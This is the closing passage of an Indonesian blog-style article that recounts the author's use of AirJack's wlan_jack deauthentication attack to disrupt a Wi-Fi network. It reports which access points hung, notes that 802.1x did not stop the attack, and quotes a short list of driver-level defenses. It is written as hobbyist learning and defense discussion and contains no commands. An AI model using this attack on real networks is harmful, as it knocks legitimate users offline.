
Beberapa saat setelah airjack di eksekusi oleh si penjahat




Beberapa detik kemudian (SSID yang terlihat di netstumbler ada 2, bagian pertama adalah Fake AP yang dijalankan otomatis si airjack, sedangkan essid yang kedua yakni "comex" akan berubah ubah secara bergantian menjadi "AirJack"



Setelah dilakukan Cancel (Ctrl + c) pada command wlan_jack, si Client dapat terhubung kembali ke jaringan, anehnya essid yang digunakan bukan lagi "compex", melainkan "AirJack".



Hasil akhir.. setelah wlan_jack di stop (di cancel), si Client dapat terhubung kembali.. meski bukan lagi menggunakan essid complex.



Demikian sedikit sharing pengalaman penulis menggunakan airjack khususnya serangan DoS wlan_jack. Jika ada pertanyaan silakan tanyakan langsung di milis jogja-wireless@yahooogroups.com Sekedar tambahan, serangan terhadap beberapa jenis AP menghasilkan pengaruh yang berbeda beda, pada Product AP Dlink dan 3Com menyebabkan AP tersebut sama sekali down/nge-hang dan harus di lakukan reset/restart secara manual. Client dengan WinXP SP2 dan Linux bahkan mungkin fBSD sekalipun akan mengalami hal yang sama seperti diatas.

PENTINGGGG !!!!

Saya belum menemukan countermeasure dari serangan ini jika dilakukan terhadap Client Windows dan AP yang belum support "automatic change channel" atau "automatic change mac" , saya sudah mencoba dengan security 802.1x, hasilnya nihil karena airjack memang bekerja di layer 1 sedang 802.1x di layer 2 dan VPN di layer 3. Oleh karena itu ::::: please deh.. :) jangan digunakan untuk kejahatan jika Anda tidak ingin "busted" . Silakan belajar sepuasnya... but gunakan untuk kebajikan.. Oks
 Jika ada pembaca dari artikel ini yang mengetahui countermeasure dari serangan ini untuk AP yang belum support hal hal spt diatas, let me know how ...
 Wow.. Mas Ryo di jogja-wireless@yahooogroups.com menemukan URL cara untuk countermeasure dari serangan DoS ini. Berikut cuplikan email Mas Ryo :

=====

All,
 di website ini <http://www.bitshift.org/anti-airjack.shtml> cuma dijelaskan untuk meng-hack driver card wirelessnya supaya meng-ignore dis-associate ato de-authentication request. Berarti harus ngulik drivernya ?? wualah.....

Rgds,
 Ryo

=====

Ternyata harus melakukan hacking terhadap source driver si client. Bagaimana untuk windows yang biasanya tidak menyertakan source code drivers tersebut ? Hiks..

Berikut kutipan dari <http://www.bitshift.org/anti-airjack.shtml>

DEFENSE: There's not much defense from this, as there's really no way to distinguish the attacker from your valid AP. There are a few things you can do, however. I'll list them in order of effeciveness, from most to least effective:

1. Hack your wireless driver to ignore all dissociation/deauthentication requests from the AP.
2. Hack your wireless driver to ignore all dissociation/deauthentication requests sent to a broadcast address.
3. Examine the tool's traffic, isolate a fingerprint, then filter any and all frames containing said fingerprint.

----end of kutipan ----

silakan mengikuti milis jogja-wireless@yahoogroups.com

referensi :

1. www.sf.net
2. www.netstumbler.com
3. README & FAQ airjack

LogNight a.k.a Josua M Sinambela <josh[at]ugm.ac.id>

Pengguna OpenSource dan CloseSource :p

thereis no copyright in this artikel.... just for fun